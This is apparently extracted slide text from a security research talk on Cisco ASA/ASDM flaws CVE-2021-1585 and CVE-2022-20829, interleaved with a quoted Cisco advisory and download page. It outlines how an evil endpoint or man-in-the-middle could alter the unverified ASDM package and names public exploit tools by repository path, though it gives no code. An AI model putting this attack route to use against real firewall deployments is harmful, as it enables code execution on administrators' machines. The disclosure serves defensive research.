
Cisco Security Vulnerability Policy

To learn about Cisco security vulnerability disclosure policies and publications, see the [Security Vulnerability Policy](#). This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.

Subscribe to Cisco Security Notifications

Subscribe

CVE-2021-1585 Exploitable by Evil Endpoint



Exploiting ASDM

CVE-2021-1585 Exploits

Exploitation

- Missing SSL verification (No CVE) **plus** SGZ code not verified (CVE-2021-1585)
- Evil endpoint or Man in the Middle

CVE-2021-1585

- Disclosed in July 2021 with no patch
- Failed patch in June 2022
- Remains unpatched as of July 2022
- Discovery credited to Malcolm Lashley

Exploits


- staystaystay
- Metasploit module




github.com/jbaines-r7/staystaystay




github.com/jbaines-r7/cisco_asa_research/tree/main/modules/cve_2021_1585



Hacker Cat Can't Get Inside Corpnet



Unless... We Modify the SGZ on the ASA!



How Does the SGZ Get on the ASA?

Software Download

[Downloads Home](#) / [Security](#) / [Security Management](#) / [Adaptive Security Device Manager](#) / [Adaptive Security Appliance \(ASA\) Device Manager- 7.17.1.152](#)

Details

Description : Cisco Adaptive Security Device Manager for ASA 9.8-9.17 requires Oracle JRE.

Release : 7.17.1.152

Release Date : 08-Feb-2022

FileName : **asdm-7171-152.bin**

Size : 49.09 MB (51474324 bytes)

MD5 Checksum : 40a57c4e98dc43899832ae20f5b090d4

SHA512 Checksum : cb97f334e37b5e429b13178fe2bcacd6

[Release Notes for 7.17.1.152](#)

Manager

[Related Links and Documentation](#)

[Release Notes for 7.17.1.152](#)

Release Date	Size	
08-Feb-2022	49.09 MB	Download Cart

7.13.1.101

ALL Release


7

asdm-7171-152.bin


Cisco Adaptive Security Device Manager for ASA 9.8-9.17 integrated with OpenJRE.

asdm-openjre-7171-152.bin


ASDM Binary Package Format



Is this a Security Feature?



Nope. Just an MD5 Hash.



CVE-2022-20829: Missing ASDM Package Verification

[Home](#) / [Cisco Security](#) / [Security Advisories](#)

 Cisco Security Advisory

Cisco Adaptive Security Device Manager and Adaptive Security Appliance Software Client-side Arbitrary Code Execution Vulnerability



Medium

Advisory ID: cisco-sa-asa-asdm-sig-NPKvwDjm CVE-2022-20829 [Download CSAF](#)

First Published: 2022 June 22 16:00 GMT CWE-345 [Download CVRF](#)

Version 1.0: [Final](#) [Email](#)

Workarounds: No workarounds available

Cisco Bug IDs: [CSCwb05264](#)
[CSCwb05291](#)

CVSS Score: [Base 9.1](#) 

Summary

A vulnerability in the packaging of Cisco Adaptive Security Device Manager (ASDM) images and the validation of those images by Cisco Adaptive Security Appliance (ASA) Software could allow an authenticated, remote attacker with administrative privileges to upload an ASDM image that contains malicious code to a device that is running Cisco ASA Software.

This vulnerability is due to insufficient validation of the authenticity of an ASDM image during its installation on a device that is running Cisco ASA Software. An attacker could exploit this vulnerability by installing a crafted ASDM image on the device that is running Cisco ASA Software and then waiting for a targeted user to access that device using ASDM. A successful exploit could allow the attacker to execute arbitrary code on the machine of the targeted user with the privileges of that user on that machine.

Cisco Security Vulnerability Policy

To learn about Cisco security vulnerability disclosure policies and publications, see the [Security Vulnerability Policy](#). This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.


Subscribe to Cisco Security Notifications

[Subscribe](#)


Your Rating:
★★★★★

Average Rating:


ASA Will Host *Any* ASDM Package



